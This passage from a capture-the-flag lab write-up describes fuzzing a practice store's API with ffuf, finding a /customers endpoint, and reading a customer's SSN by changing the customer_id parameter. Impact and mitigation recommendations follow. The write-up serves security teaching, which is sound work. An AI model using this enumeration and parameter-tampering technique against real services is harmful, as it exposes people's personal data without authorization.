
    - An endpoint named `/api` was discovered.




4. **Content Discovery on the API Path:**
   - No useful information was found in the `/api` endpoint, so I ran content discovery again using **ffuf**:

```
ffuf -w /usr/share/wordlists/SecLists/Discovery/Web-Con
tent/directory-list-2.3-small.txt -u http://nahamstore-
2020-dev.nahamstore.thm/api/FUZZ -c
```


5. **Customer Endpoint Discovered:**
   - I discovered a `/customers` endpoint, which looked promising.




6. **Access the Customer Endpoint:**
   - Upon accessing the endpoint, it required a `customer_id` parameter.



7. **Add `customer_id` Parameter:**
    - I added the `customer_id=1` parameter and gained access to customer data.



8. **SSN of Jimmy Jones:**
    - By accessing `nahamstore-2020-dev.nahamstore.thm/api/customers/?customer_id=2`, I retrieved the SSN of **Jimmy Jones**.



9. **SSN Disclosure:**
    - The SSN was revealed and could be copied to solve the room.

Impact:

The exploitation of this vulnerability could allow attackers to:

- Gain access to personally identifiable information (PII), such as Social Security Numbers (SSNs), leading to identity theft or financial fraud.
- Violate data protection regulations, such as **GDPR** or **CCPA**, resulting in legal and financial penalties for the organization.
- Cause significant damage to the organization's reputation and lead to loss of customer trust.

Recommendations:

To mitigate this issue, it is recommended to:

1. **Restrict Access to Sensitive Endpoints:**

   Ensure that sensitive endpoints, such as `/customers/ssn` or `/customers/?customer_id=id` are properly secured and require authentication and authorization checks.

2. **Encrypt Sensitive Data:**

   Ensure that all sensitive data is encrypted both at rest and in transit to prevent exposure in case of a breach.

3. **Apply Role-Based Access Control (RBAC):**

   Implement RBAC to restrict access to sensitive data based on user roles.

4. **Log and Monitor Access:**

   Monitor and log access to endpoints handling sensitive information to detect any unauthorized or suspicious activity.
